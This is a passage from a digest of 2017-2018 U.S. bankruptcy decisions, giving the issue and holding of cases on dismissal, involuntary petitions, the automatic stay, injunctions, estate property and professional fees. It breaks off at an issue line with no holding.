Holding: Bankruptcy court did not err in determining that it was in best interests of creditors and equity holders of Chapter 11 debtor/contractor to dismiss bankruptcy case in favor of state court receivership proceedings under abstention provision of the Bankruptcy Code. All parties agreed on importance of completing and stabilizing development project in efficient and timely manner, and debtor, following denial of its motion for debtor-in-possession financing, was without funds to do so.

vi. In re Rain Tree Healthcare of Winston-Salem, LLC, 585 B.R. 777 (M.D. N.C. 2018)

Issue: Whether petition for Chapter 11 filed one day after entry of written order dismissing prior Chapter 11 petition should be dismissed.

Holding: Bankruptcy court did not err in dismissing Chapter 11 case for "cause" based on debtor's lack of good faith. Debtor's present case was a serial filing, debtor engaged in forum shopping, commencing the present case in the Middle District of North Carolina just one day after its first case was dismissed in the Western District and after having "vigorously challenged" transfer of the first case to the Middle District, and debtor used the bankruptcy proceedings to stall its inevitable eviction from the commercial facility it leased, thus fulfilling the subjective prong of the bad-faith "for-cause" dismissal test, and case's objective futility was shown by debtor's disputed, non-curable lease, nonpayment of rent, net operating loss, failure to meet plan payments, budget shortfalls, non-escrow of property taxes, nonpayment of utilities, and Medicare payment deficiencies.

vii. In re Lombard Public Facilities Corp., 579 B.R. 493 (Bankr. N.D. Ill. 2017)

Issue: Whether public facilities corporation was a "governmental unit" and thus ineligible for Chapter 11.

Holding: While the term "governmental unit," as used in the Bankruptcy Code, is broadly defined, a department, agency or instrumentality will qualify as "governmental unit" only if it is actually carrying out some governmental function; its relationship with government must be an active one. In this case, the Debtor was formed "for the sole purpose of acting on behalf of the Village in financing, securing a location and constructing a convention hall and hotel facility within the Village." Accordingly the Debtor does not carry out governmental functions, but instead is a commercial enterprise which competes with others in the hotel and convention center industry and accordingly the motion to dismiss is denied.

viii. In re Monroe Heights Development Corp., Inc., 2017 WL 3701857 (Bankr. W.D. Penn, Aug. 22, 2017)

Issue: Whether Chapter 11 petition filed by the debtor's shareholders should be dismissed when it was not filed by the pre-petition state court receiver who had the sole authority to file a voluntary petition pursuant to the court order vesting the management authority of the debtor in the receiver.

Holding: The debtor has not overcome the presumption that the appointment of the receiver vested the authority to file bankruptcy for the debtor exclusively in the receiver's hands. In order to overcome that presumption, the debtor would have to show that the receiver is biased against the interests of the debtor, or is otherwise being derelict in its duties, to the point that it would interfere with the debtor's ability to access the bankruptcy system.

B. INVOLUNTARY PETITIONS

i. In re Wrightwood Guest Ranch, LLC, 896 F.3d 1109 (9th Cir. 2018)

Issue: Whether law firm for putative debtor and unsecured creditor's committee in involuntary Chapter 11 case had standing to appeal court approval of settlement agreement.

Holding: Law firms which did not appear, in their own capacity, at hearing on proposed settlement of involuntary Chapter 11 case, and which, while raising concerns about whether surcharge provision of settlement adequately provided for administrative expense claimants like themselves, never made any objection to settlement in their own right, thereby forfeited any claim regarding propriety of settlement order. Record lacked any clear indication that firms meant to object on their own behalf, and absent such a clear indication, court's knowledge of firms' concerns about how settlement treated administrative expense claimants generally was insufficient to preserve any objection firms might have to settlement.

ii. National Medical Imaging, LLC v. U.S. Bank, 586 B.R. 815 (E.D. Penn. 2018)

Issue: Whether finding of bad faith in involuntary petition was collateral estoppel for award of compensatory and punitive damages.

Holding: Identity of issues between putative debtors' action alleging that purported creditors had filed involuntary bankruptcy petitions against them in bad faith and prior jury verdict finding purported creditors to have filed involuntary bankruptcy petition against putative debtors' managing member in bad faith was not sufficient to collaterally estop purported creditors from litigating issue of bad faith in putative debtor's action. In this case, the verdict was a general verdict, managing member owned only portion of putative debtors, and, unlike filing involuntary bankruptcy petition against member, filing involuntary bankruptcy petitions against putative debtors could have safeguarded their assets.

C. AUTOMATIC STAY

i. In re Horne, 876 F.3d 1076 (11th Cir. 2017)

Issue: Whether debtor can recover costs and attorneys' fees for successful defense of an appeal of a damages award for willful violations of the automatic stay.

Holding: As a matter of first impression, the Eleventh Circuit held that § 362(k)(1) is a broad fee-shifting statute that permits recovery of costs and attorneys' fees incurred by debtors in ending a willful violation of the automatic stay, prosecuting a damages violation, and defending those judgments on appeal. The court concluded the District Court did not abuse its discretion in awarding reasonable attorneys' fees to the debtors for their successful defense of an appeal of a damages award for willful violations of the automatic stay. Further, the court awarded an additional $30,559.98 in attorneys' fees and costs to the debtors in connection with the appeal before the court that was also related to the stay violations.

ii. Burton v. Infinity Capital Mgmt., 862 F.3d 740 (9th Cir. 2017)

Issue: Whether attorney's actions in violation of the automatic stay were protected by the doctrine of judicial immunity.

Holding: The 9th Circuit examined the functional role of an attorney in determining the attorney did not have quasi-judicial immunity when he participated in an interpleader action allegedly in violation of the automatic stay. The attorney's action did not involve discretionary judgment, which the doctrine of judicial immunity was designed to protect. Further, the Supreme Court has not extended the doctrine beyond the prosecutorial function, in which the attorney was not involved.

iii. Partida v. U.S. Dept. of Justice, 862 F.3d 909 (9th Cir. 2017)

Issue: Whether the collection of restitution under the Mandatory Victim Restitution Act ("MVRA") is in violation of the automatic stay.

Holding: The 9th Circuit followed the 6th and 2nd Circuits in holding that the automatic stay does not prevent the continued collection of restitution following conviction of a crime, specifically collection under the MVRA. The Court held the MVRA trumps the automatic stay and permits collection of restitution notwithstanding any federal laws to the contrary.

iv. <u>In re Linear Electric Comp., Inc., 852 F.3d 313 (3rd Cir. 2017)</u>

Issue: Whether a supplier's filing of construction lien after the commencement of the contractor's Chapter 11 case violated the automatic stay.

Holding: Suppliers' filing of construction liens after commencement of contractor's Chapter 11 case violated the automatic stay. Here, New Jersey suppliers sold electrical materials to the debtor-contractor who later incorporated the materials into buildings sold to third parties. When both the contractor and their suppliers are entitled to liens, the suppliers as second-tier claimants are paid from distributions made to the first-tier contractors. In affirming the rulings of the courts below, the 3rd Circuit noted that "[w]here, as here, a lien will be paid by transferring part or all of an asset from the bankruptcy estate to the lienholder, the lien is against the property of the bankruptcy estate. Thus, [the supplier's] filing to perfect their liens violated the automatic stay."

v. <u>In re Cantrell Drug Co., 585 B.R. 555 (Bankr. E.D. Ark. 2018)</u>

Issue: Whether Food and Drug Administration (FDA) violated the automatic stay by filing suit against Chapter 11 debtor in federal court.

Holding: Press release issued by the Food and Drug Administration (FDA), in which it alerted health care professionals and patients not to use compounded drugs made by Chapter 11 debtor, a drug company, was not covered by the automatic stay, as it was not a legal proceeding or other type of act subject to the stay. Even if press release issued by the FDA, in which it alerted health care professionals and patients not to use compounded drugs made by Chapter 11 debtor, a drug company, were covered by the automatic stay, it would have been excepted from the stay as an exercise of a governmental unit's police or regulatory power. Such news releases were a tool at the FDA's disposal for use in serving its mission to protect the public health, and, while this press release might have been devastating to debtor's business, it did not give the FDA a pecuniary advantage over debtor's creditors.

vi. <u>In re A. Hirsch Realty, LLC, 583 B.R. 583 (Bankr. Mass. 2018)</u>

Issue: Whether stay relief should be granted to secured creditor with lien on sole asset of debtor.

Holding: "Cause" existed to lift automatic stay in debtor's current Chapter 11 case in order to allow mortgagee to exercise its post-default remedies in mortgage property based on waiver of protections of automatic stay to which debtor agreed in prior case as part of agreement that it negotiated, with benefit of experienced bankruptcy counsel, to obtain mortgagee's approval of plan that was confirmed in prior Chapter 11 case. The confirmed plan incorporated a stay waiver and debtor failed to satisfy burden of demonstrating that mortgagee was adequately protected or otherwise not entitled to rely upon stay waiver approved by bankruptcy judge as part of consensual plan of reorganization in its prior case. Assertion by Chapter 11 debtor in its current single-asset real estate case, that mortgage property had significantly appreciated in value since plan was confirmed in prior Chapter 11 case in which debtor had prospectively waived protections of automatic stay if it again defaulted in its payments to mortgagee and filed another

bankruptcy petition, was insufficient to preclude lifting of stay in current case under "for cause" provision; mortgagee had at least a colorable claim to stay relief based on debtor's waiver, and this was all that was required for lifting of stay. Further, provisions of confirmed Chapter 11 plan and final order confirming plan in debtor's prior Chapter 11 case were binding on debtor.

vii. In re EM Lodgings, LLC, 580 B.R. 803 (Bankr. C.D. Ill. 2018)

Issue: Whether mortgage lender was entitled to relief from automatic stay under § 362(d)(2).

Holding: On motion for relief from stay as to certain property based on debtor's alleged lack of equity therein, value is to be determined as of or near the date of the final hearing on motion. In valuing hotel property, bankruptcy court took an average of the appraisal performed by lender's expert, which valued property at $5.7 million, and the appraisal performed by debtor's expert, which valued property at $7.4 million. The court valued the hotel property at exactly $6.55 million. In this case, both appraisers had like qualifications and had utilized same discounted cash flow approach to valuation, merely making more pessimistic or optimistic assumption about occupancy rates and operational costs. Additionally, cash on hand that had been allocated for pending property improvement plan was nonetheless an existing asset that secured claim of lender that provided mortgage financing for Chapter 11 debtor's hotel at time of the snapshot valuation conducted to determine whether lender was over- or undersecured, and could be considered by court, both in assessing lender's entitlement to postpetition interest, fees and costs and in determining whether it was entitled to stay relief based on debtor's lack of equity in hotel property. In this case, the court held that there was no equity in the property. Once creditor has shown a lack of any debtor equity in property securing its claim, burden shifts to debtor, in order to prevent a lifting of the stay based on this lack of equity, to prove that the property is necessary to an effective reorganization, which requires more than a showing that, if there is conceivably to be an effective reorganization, then the property will be needed for it. Debtor must show that the property is essential for an effective reorganization that is in prospect, and that there is reasonable possibility of a successful reorganization within a reasonable time. While early in Chapter 11 case, courts are usually more lenient as to what is required of debtor in order to sustain its burden of showing that property is necessary to an effective reorganization that is reasonably in prospect, so as to preclude lifting of stay based on debtor's lack of equity in property, any such leniency was inappropriate almost five months after expiration of the extended exclusivity period when debtor alone could propose a plan. Assuming that sale of Chapter 11 debtor's assets could be an "effective reorganization," in this case, debtor failed to show that any sale was reasonably in prospect, as required to preclude lifting of stay as to its hotel property based on its lack of equity therein, where debtor had not filed a liquidating plan, a sale motion, or a motion to employ broker to sell hotel, and failed to demonstrate that it was making demonstrable progress toward such a sale.

viii. In re Omni Lion's Run, LP, 578 B.R. 394 (Bankr. W.D. Tex. 2017)

Issue: Whether relief from stay should be granted in single asset real estate Chapter 11 case.

Holding: Automatic stay could not be lifted based on Chapter 11 debtors' alleged bad faith in filing for bankruptcy relief on eve of foreclosure of apartment complexes that were their sole

assets. While debtors were single-asset debtors and one of them had previously filed an unsuccessful Chapter 11 petition, court could not say that debtors, which had sources of income that appeared to provide a reasonable prospect of reorganization, and which had not acted in obstructive manner, were attempting to take unfair advantage of the breathing room that automatic stay provided. Additionally, the automatic stay could not be lifted based on alleged lack of adequate protection for creditors where creditors were receiving monthly adequate protection payments in excess of $20,000 for each property, and where debtors, to the best of their ability, were acting to increase value of the properties. Finally, automatic stay could not be lifted, even assuming that debtors lacked any equity therein, where each property was needed if its debtor was to reorganize, and where debtors had credible story of being able to successfully reorganize, given favorable management changes, given capital investments by debtors' principal, and given projections and estimates for future payments, income sources, and occupancy of complexes.

ix. **In re Bailey Rideg Partners, LLC, 571 B.R. 430 (Bankr. N.D. Iowa 2017)**

Issue: Whether automatic stay should be extended to prevent lender from proceeding against guarantors of debtor's debt.

Holding: Debtor's motion to extend automatic stay to prevent suits against third-party guarantors of its debt or individual who had borrowed money solely for debtor's benefit would be treated as motion for injunction under § 105 authorizing court to issue "necessary or appropriate" orders, which should be granted only in limited circumstances where failure to do so would adversely affect bankruptcy estate and pressure the debtor through that third party.. In making its determination, the Bankruptcy Court should consider the following factors: (1) whether there is likelihood of successful reorganization; (2) whether there is imminent irreparable harm to the estate in absence of injunction; (3) whether balance of harms tips in favor of moving party; and (4) whether the public interest weighs in favor of injunction. In this case, the Bankruptcy Court decided to exercise power that it possessed to issue "necessary or appropriate" orders in order to enjoin lender's pursuit of lawsuit against third party that it had induced to take out $500,000 loan for debtor's sole benefit as prerequisite to its loaning a larger amount of money to debtor, where debtor had acknowledged that it was beneficiary of loan and obligated to repay lender, where debtor had realistic likelihood of successfully reorganizing and repaying debt, and where allowing lender to proceed against third party and to foreclose on his property would have devastating effect on individual that, as lender knew, was never intended to receive loan proceeds, and that was induced to participate in loan at lender's insistence.

x. **In re Vanguard Healthcare, LLC, 565 B.R. 627 (M.D. Tenn. 2017)**

Issue: Whether False Claim Act action brought by United States against the debtor was excepted from the automatic stay.

Holding: Federal government's and state of Tennessee's False Claims Act complaint against operator of nursing homes related primarily to matters of public policy, rather than to protection of the governments' pecuniary interests, and thus qualified as a proceeding pursuant to a governmental unit's police or regulatory power and an exception to the automatic stay.

Governments were not attempting to enforce a judgment, but only sought to liquidate their claims. Also governments sought to deter fraudulent billing and the submission of fraudulent documents for payment. Only if the action is pursued solely to advance a pecuniary interest of the governmental unit will the automatic stay bar it.

xi. In re Stillwater Asset Backed Offshore, 565 B.R. 42 (S.D. N.Y. 2017)

Issue: Whether state court action for fraudulent transfer against real property in which the debtor at one time had an interest is a "claim against the debtor."

Holding: Property that was the subject of allegedly fraudulent prepetition transfer was not estate asset until such time as transfer was set aside, so that postpetition state court foreclosure action involving property could not violate automatic stay as attempt to gain possession of, or to exercise control over, property of the estate.

xii. In re Morris, 570 B.R. 708 (Bankr. M.D. Penn. 2017)

Issue: Whether action on prepetition claim against insurer for debtor (in name only) violated the discharge injunction.

Holding: Debtor's discharge did not affect liability of any other entity, such as debtor's liability insurer, on discharged prepetition debt, and discharge injunction did not prevent creditor with prepetition personal injury claim against debtor from pursuing cause of action that was against debtor in name only, solely for purpose of recovering from debtor's liability insurer; while suit might inconvenience the debtor, insurer would pay all costs of defending lawsuit.

D. INJUNCTION

i. In re Fundamental Long Term Care, Inc., 873 F.3d 1325 (11th Cir. 2017)

Issue: Whether Bankruptcy Court had related-to subject matter jurisdiction to issue a permanent injunction prohibiting the plaintiffs from pursuing any claims against a dismissed defendant arising out of the nucleus of facts contained in the adversary complaint.

Holding: The Bankruptcy Court had related-to subject matter jurisdiction to issue a permanent injunction prohibiting the plaintiffs from pursuing any claims against a dismissed defendant arising out of the nucleus of facts contained in the adversary complaint (the "Injunction") because any judgment on those claims from another court would impact the size and administration of the bankruptcy estate. Additionally, the Court concluded the Bankruptcy Court properly issued the Injunction under the Anti-Injunction Act because the relitigation exception to the Anti-Injunction Act applied to the claims brought by plaintiffs in the adversary proceeding that were dismissed with prejudice, and enjoining the plaintiffs from bringing any additional potential claims not brought in the adversary proceeding was necessary in aid of the Bankruptcy Court's jurisdiction to prevent substantially similar claims from being brought in state court.

ii. <u>**In re Cantrell Drug Co., 585 B.R. 555 (Bankr. E.D. Ark. 2018)**</u>

Issue: Whether court should temporarily enjoin Food and Drug Administration (FDA) from certain actions.

Holding: Bankruptcy court denied request of Chapter 11 debtor, a drug company, to enjoin for a period of 45 days a district court action brought by the government against debtor for its alleged violation of the Federal Food, Drug, and Cosmetic Act (FDCA). Although debtor had suffered financial harm and would continue to do so as long as the parties' dispute continued, staying the district court action would not avoid further harm, as debtor's business had significantly decreased since the FDA issuance of a press release concerning its alleged FDCA violations and the requested stay would not allow debtor's operations to return to levels needed for effective reorganization, and granting the stay would infringe on the FDA's right to seek injunctive relief to protect the public health and safety, and, in weighing the public policy of reorganization with the public policy of patient health and safety, the equities favored the latter.

iii. <u>**In re Perry Petroleum Equipment Ltd., 564 B.R. 821 (Bankr. M.D. Penn. 2017)**</u>

Issue: Whether Chapter 11 debtor may get injunction to stop actions by Pennsylvania for criminal charges against debtor's principal.

Holding: Federal court is permitted to enjoin a state criminal prosecution only if the moving party does not have an adequate remedy at law, the moving party will suffer an irreparable injury that is great and immediate, and the potential injury relates to federally protected rights and cannot be eliminated by his defense against a single criminal prosecution. Even though creditor, as complaining party in underlying Pennsylvania criminal action against Chapter 11 debtor's principal for issuing bad checks, receiving stolen property, and theft, proceeded in bad faith by misrepresenting number of bad checks outstanding and by failing to inform authorities of principal's bankruptcy, debtor failed to show that state was pursuing criminal action in bad faith or for purposes of harassment, and so was not entitled to preliminary injunction enjoining further proceedings. Motives of complaining party were not considered in evaluating good faith of prosecutor. Principles of comity dictated that bankruptcy court presume that state was prosecuting matter to protect integrity of commercial transactions and was not serving as creditor's handmaiden, and debtor did not show that prosecutor had good reason to doubt validity of charges, failed to exercise independent judgment, had insufficient supporting evidence, or brought action solely to collect the debt.

E. PROPERTY OF THE ESTATE

i. <u>**Diamond v. Hogan Lovells US LLP, 883 F.3d 1140 (9th Cir. 2018)**</u>

Issue: Whether a bankruptcy law firm may recover profits earned from hourly-billed client matters started at bankrupt law firm, but completed at other firms that hired former partners of bankrupt law firm.

Holding: The 9th Circuit certified to the District of Columbia Court of Appeals the question of whether, under District of Columbia law, a dissociated partner owes a duty to his former law firm to account for profits earned post-departure on legal matters that continued at the time of partner's departure, and where the partner's former law firm had been hired to handle those matters on an hourly basis and where those matters were completed at another law firm that hired the partner. The Court stated that if the District of Columbia Court of Appeals holds that the dissolved law firm does have a property interest, the Court will remand the matter to the District Court to determine if defendant law firms are liable as subsequent transferees under the fraudulent transfer provisions of §§ 548 and 550.

ii. <u>In re Health Diagnostic Laboratory, Inc., 578 B.R. 552 (Bankr. E.D. Vir. 2017)</u>

Issue: Whether debtor's subchapter S status was property of the estate so that trustee could make a subchapter S election in order to allow shareholders to pass through losses and get a refund from the IRS and then the trustee could recover the refunds for the benefit of the estate.

Holding: Chapter 11 debtor's subchapter S corporation status did not qualify as property of the bankruptcy estate. The logical consequence of the shareholders' decision to elect S corporation status is their decision to enter into a shareholders' agreement requiring the corporation to make distributions from its earnings to cover the amount of tax the shareholders incur on the income that is passed through to them. This arrangement is generally neutral as to the amount of tax a corporation would otherwise pay. The benefit is to the shareholders—it allows them to avoid double taxation. To the extent there is value inherent in the S election, it is value Congress intended for the corporation's shareholders and not for the corporation.

F. SUBSTANTIVE CONSOLIDATION

i. <u>In re Archdiocese of Saint Paul and Minneapolis, 888 F.3d 944 (8th Cir. 2018)</u>

Issue: Whether Chapter 11 debtor should be substantively consolidated with non-debtor entities.

Holding: In ruling on motion for substantive consolidation filed by unsecured creditors' committee, bankruptcy court had to look to state law to determine whether the non-debtor entities whose property would be pooled with that of bankrupt archdiocese, entities that included numerous parishes and parish schools, qualified as non-moneyed or non-profit organizations, against which involuntary bankruptcy petitions could not be filed. Section 105 does not allow the court to order substantive consolidation of Chapter 11 estate of bankrupt archdiocese with estates of non-debtor parishes and parish schools which allegedly held majority of archdiocese's property and over whose affairs the archdiocese exercised supervisory authority, where parishes and parish schools, as non-profit entities, could not have been forced into bankruptcy by filing involuntary petitions, and where unsecured creditors' committee, in seeking substantive consolidation, was seeking to indirectly accomplish same result; there was no contention that

parishes and schools were archdiocese's alter egos, and isolated incidents of lack of corporate formality or commingling of assets did not overcome these barriers to consolidation.

G. SETTLEMENT OF CLAIM

i. <u>In re Motors Liquidation Co., 2017 WL 3491970 (S.D.N.Y., Aug. 14, 2017)</u>

Issue: Whether the bankruptcy court abused its discretion under Second Circuit authority in approving a settlement.

Holding: The bankruptcy court did not abuse its discretion in determining that the factors by which a court should evaluate the reasonableness of a settlement under Bankr. Rule 9019 as set forth by the 2nd Circuit in *In re Iridium Operating LLC*, 478 F.3d 452 (2nd Cir. 2007) (the balance between the litigation's possibility of success and the settlement's future benefits) had been satisfied.

H. EMPLOYMENT OF PROFESSIONALS AND RELATED ISSUES

i. <u>In re Digerati Technologies, Inc., 710 Fed. Appx. 634 (5th Cir. 2018)</u>

Issue: Whether investment bankers retained to assist in sale of Chapter 11 debtor's subsidiaries should be allowed fees.

Holding: Bankruptcy court did not abuse its discretion in denying any compensation to investment bankers that corporate Chapter 11 debtor-in-possession had retained, with bankruptcy court's approval, to assist in sale of debtor's subsidiaries, because investment bankers failed to disclose connection that they had with debtor's counsel, and because investment bankers' services were not likely to benefit estate at time that they were performed.

ii. <u>In re CWS Enterprises, Inc., 870 F.3d 1106 (9th Cir. 2017)</u>

Issue: Whether prepetition attorney fees of debtor's counsel should be allowed.

Holding: The 9th Circuit held that the Bankruptcy Court erred in determining, under § 502(b)(4), the reasonableness of a claim for attorneys' fees filed by a law firm that represented the debtor prepetition. The Court adopted an analysis to be used under § 502(b)(4) created by the 10th Circuit, which requires: (1) an acknowledgment or determination that the fee contract was breached; (2) an assessment of damages for the breach under state law; (3) a determination under § 502(b)(4) of the reasonableness of the damages claim afforded by state law; and (4) a reduction of the claim by whatever extent, if any, it is deemed excessive. The Bankruptcy Court erred by performing its reasonableness analysis from scratch, using the lodestar method, rather than treating it as a cap on the amount allowed under state law. Next, the Court held that § 502(b)(4) is applicable and allows the Bankruptcy Court to limit a prepetition obligation for a debtor's attorneys' fees even if such fees are allowable under state law and have been reduced to a state

court judgment. However, in this case, the state court judgment was entitled to issue preclusive effect on the issue of reasonableness, and left no room for the Bankruptcy Court to reduce the fee under § 502(b)(4), because the reasonableness of the attorneys' fees had already been fully litigated.

iii. In re Veg Liquidation, Inc., 583 B.R. 203 (8th Cir. BAP 2018)

Issue: Whether unstayed sale order in Chapter 11 case bars the Chapter 7 trustee's claims against estate professionals, members of unsecured creditor's committee and junior lienholder on grounds that a higher price could have been obtained had certain disclosures been made to the court and creditors prior to the sale.

Holding: Chapter 7 trustee's claims, that higher price could have been obtained upon pre-conversion sale of estate assets had certain disclosures been made to court and to creditors prior to sale, were barred by finality of bankruptcy court's sale order and § 363(m) providing that reversal or modification of unstayed order authorizing sale of debtor's assets to good faith, third-party purchaser will not affect validity of sale. The fact that no party appealed order, nor was order stayed, trustee was not appointed until four months after issuance of order and did not commence his adversary proceeding until more than two years after order were important. The trustee's contention that he was not attempting to appeal order but, instead, was seeking damages against various defendants was not persuasive because the trustee's challenge implicated "integral provisions" of order, including bankruptcy court's detailed findings about proper notice, lack of collusion, good faith, and fair and reasonable consideration.

iv. In re Brookstone Holdings Corp., 2018 WL 4801890 (Bankr. Del., Oct. 1, 2018)

Issue: Whether consultant hired to conduct going out of business sales is a professional who must be retained pursuant to Code § 327.

Holding: The sale process contemplated by the agreement between the Debtor and Hilco is not an auction in any respect. Because the undisputed record clearly establishes that Hilco was not hired to conduct an auction on behalf of Debtor, the Court concludes that Hilco has not been engaged as an "auctioneer" for the purposes of § 327(a). The six factors developed in *First Merchants,* 1997 WL 873551 (D. Del., Dec. 15, 1997) are as follows:
(1) whether the employee controls, manages, administers, invests, purchases or sells assets that are significant to the debtor's reorganization;
(2) whether the employee is involved in negotiating the terms of a Plan of Reorganization;
(3) whether the employment is directly related to the type of work carried out by the debtor or to the routine maintenance of the debtor's business operations;
(4) whether the employee is given discretion or autonomy to exercise his or her own professional judgment in some part of the administration of the debtor's estate, i.e. the qualitative approach;
(5) the extent of the employee's involvement in the administration of the debtor's estate, i.e. the quantitative approach; and

(6) whether the employee's services involve some degree of special knowledge or skill, such that the employee can be considered a "professional" within the ordinary meaning of the term.
Applying these factors to the stipulated facts of the instant proceeding, the Court concludes that Hilco is not acting as an "other professional" when performing its duties pursuant to the agreement to close the debtor's stores.

v. **In re Wright, 2018 WL 4211570 (Bankr. N.D. Okla., Sept. 4, 2018)**

Issue: Whether debtor's attorney's fees should be allowed.

Holding: Debtor's counsel must disgorge the value of all fees actually collected by his collection company from the debtors after their petitions were filed. The Post-Petition Agreements in each case are found to be void, and counsel may not enforce any claim against the debtors under those contracts. Debtor's counsel's original Disclosure of Compensation was grossly misleading and indicative of a wanton disregard—*to the point of negligence*—for the level of candor required under§ 329. For example, counsel disclosed that he had agreed to accept $1,500 for legal services with a balance due of $1,425, when he actually had agreed to receive $855, plus $213.75 paid to escrow. The Court stated as follows: "The statement is flat-out deceptive, whether or not that is what counsel intended. The disclosure conflates the total amount a debtor agreed to pay for his services with the amount he agreed to accept for his services, even though those amounts differ by several hundred dollars in each case." The Court also stated that "Of equal concern is that counsel indicated in each Disclosure of Compensation that he had not shared his fee with any other person. Both in his written brief and testimony, counsel insisted on his understanding that he was not sharing fees because "it was his receivable" that he could dispose of or sell in any way he wanted, and that his company was simply a collection agency. What concerns the Court is counsel's rather brazen position, with no citation to authority, that collection of a fee from his client that is split between himself and his collection company does not constitute sufficient "sharing of compensation" that it should—*at a minimum*—be disclosed to the Court. Courts have found that a failure to comply with disclosure requirements is sanctionable even if proper disclosure would have shown no violation of the Code or Rules."

vi. **In re Trigee Foundation, Inc., 318 F. Supp. 3d 304 (D.C. 2018)**

Issue: Whether court order approving final fee application of debtor's counsel should be reconsidered.

Holding: (1) Bankruptcy court which had previously approved final fee application filed by corporate Chapter 11 debtor's attorney, and which had denied prior motion by debtor to set aside fee order based on attorney's failure to disclose conflict of interest arising from his prior representation of secured creditor, did not abuse its discretion when it refused to continue, for several months, a hearing on subsequent motion filed by creditor who was relative of debtor's principals to set aside fee order based on same undisclosed conflict of interest, though relative, who was 88 years old and had difficulty traveling by herself during the winter, would otherwise be unable to attend hearing in person and could appear only by telephone. (2) While failure on part of corporate Chapter 11 debtor's attorney to disclose, on "conflicts of interest" form, his

previous representation of secured creditor with interests adverse to those of estate, appeared to be the kind of "fraud, misrepresentation, or misconduct" that might support relief from judgment under Federal Rule of Civil Procedure, motion for such relief from order approving attorney's final fee application had to be made no more than one year after order was entered, and was untimely given movant's more than two-year delay. "Fraud on the court," such as will allow court to set aside a judgment at any time limit under provision of Federal Rule of Civil Procedure governing motions for relief from judgment, is fraud which is directed to the judicial machinery itself, and is not fraud between the parties, or false statements, or perjury.

vii. In re Wolfson, 586 B.R. 790 (Bankr. D. Colo. 2018)

Issue: Whether counsel for debtor was disqualified to be debtor's counsel in Chapter 11 case when counsel represented debtor in dispute in prior converted Chapter 7 case that was adverse to the estate.

Holding: Mere fact that law firm which Chapter 11 debtor-in-possession sought to employ as counsel to debtor-in-possession following conversion of case had previously represented Chapter 7 debtor before case was converted in dispute in which debtor had interests adverse to those of Chapter 7 estate did not disqualify firm from representing Chapter 11 debtor-in-possession, where firm did not currently hold or represent any adverse interest. trustee, such duties do not completely erase the underlying conflict of interest that debtor has with the creditors; debts still exist and thus debtor-in-possession still holds interests adverse to creditors even after filing Chapter 11 petition.

viii. In re Grasso, 586 B.R. 110 (Bankr. E.D. Pa. 2018)

Issue: Whether counsel for Chapter 11 debtor should be denied final fee application and fees disgorged.

Holding: Bankruptcy Court, on remand, found that Chapter 11 debtor's counsel failed to provide competent legal representation to debtor in his bankruptcy case, rendering his services valueless to the estate and warranting denial of his fee application, including disgorgement of any payments previously received. Counsel failed to undertake any material investigation of the facts of his client's case, counsel's time records and his testimony revealed that he made no material effort to counsel his client, rather, at best, counsel did nothing more than simply provide curt reminders to debtor that he must undertake certain actions such as the creation and use of a debtor-in-possession account or that he must ensure disclosures were accurate, and counsel either negligently or willfully failed to implement sufficient client control to ensure that debtor complied with the Bankruptcy Rules and Code in connection with debtor's use of cash collateral, and failed to disclose his client's perjury in connection with claim purchase.

ix. In re Health Diagnostic Laboratory, Inc., 584 B.R. 525 (Bankr. E.D. Vir. 2018)

Issue: Whether liquidating trustee of a post-confirmation trust can be a "disinterested person" when the trustee was an interim liquidating trustee during the Chapter 11 case.

Holding: Liquidating trustee of a post-confirmation liquidating trust need not be "disinterested". The plain language of section 1104 of the Bankruptcy Code governing appointment of "representatives of the estate" does not impose a disinterestedness requirement, Application of such requirement might eliminate the most capable and the most desirable individuals from participating as liquidating trustee simply due to "insider" status. In this case, interim liquidating trustee appointed pursuant to debtors' plan of liquidation, who had served as debtors' prepetition financial advisor and as debtors' postpetition chief restructuring officer (CRO), did not suffer from any debilitating conflicts of interest that would preclude him from being appointed as the permanent liquidating trustee. Objecting parties failed to prove that interim trustee or his firm gave any of the purported affirmative advices upon which they allegedly relied to their detriment, including an opinion that debtors were solvent, certain advice about debtors' investments, or comments regarding extension of tolling agreement with debtors' prepetition law firm, and the alleged anticipatory conflicts were insufficient to bar his appointment.

x. **In re EP Liquidation, LLC, 583 B.R. 304 (Bankr. D. Del. 2018)**

Issue: Whether payments to law firm to represent debtor in bankruptcy case can be avoided.

Holding: Chapter 7 trustee did not have standing to challenge reasonableness of $75,000 paid to law firm as retainer for representing debtor in Chapter 7 case where, pursuant to terms of asset purchase agreement executed in connection with prepetition, out-of-court sale of debtor's assets, retainer was paid from account transferred to purchaser of debtor's assets and would, if recovered, be property of asset purchaser rather than asset of bankruptcy estate. While, pursuant to § 329, law firm had burden of establishing reasonableness of retainer paid to it for representing debtor in Chapter 7 case, it was trustee's burden to establish his standing, something which he failed to do.

xi. **In re Tuscany Energy, LLC, 581 B.R. 681 (Bankr. S.D. Fla. 2018)**

Issue: Whether retainer paid to debtor's bankruptcy counsel was free and clear of secured creditor's interest.

Holding: Under Florida law, secured creditor did not have security interest in cash transferred from Chapter 11 debtor's deposit account to debtor's counsel for prepetition security retainer; though it was undisputed that, at time of payment, secured creditor had security interest in account, that interest was not perfected, as secured creditor had only filed financing statement and did not have control over account. Under Florida law, security interest in a deposit account cannot be perfected by the filing of a financing statement, but may only be perfected by control over that deposit account. Absent perfected interest in account secured creditor did not have perfected interest in account funds, and even if secured creditor had perfected its interest in account, when retainer was paid to debtor's counsel, secured creditor lost any and all interest in funds used to pay retainer, as counsel's conduct in requesting and receiving retainer despite its purported knowledge that debtor was in default of its loan obligations and that secured creditor had blanket lien on debtor's assets was insufficient to constitute "collusion" with debtor to violate secured creditor's rights. Furthermore, bankruptcy court's prior ruling on bankruptcy

counsel's motion for payment of fees and expenses on interim basis, namely, that upon Chapter 11 debtor's payment of counsel's security retainer secured creditor had no interest whatsoever in the funds, was sufficiently firm to be accorded conclusive effect in secured creditor's subsequent adversary proceeding for, inter alia, declaration that it had valid security interest in the funds. Court previously made detailed findings and rulings regarding secured creditor's claimed lien in the retainer funds, court's prior findings were necessary to its order approving payment of fees and expenses on interim basis, and the parties were fully heard at that time

xii. **In re Johnson, 580 B.R. 742 (Bankr. S.D. Ohio 2017)**

Issue: Whether fees for debtor's counsel should be reduced.

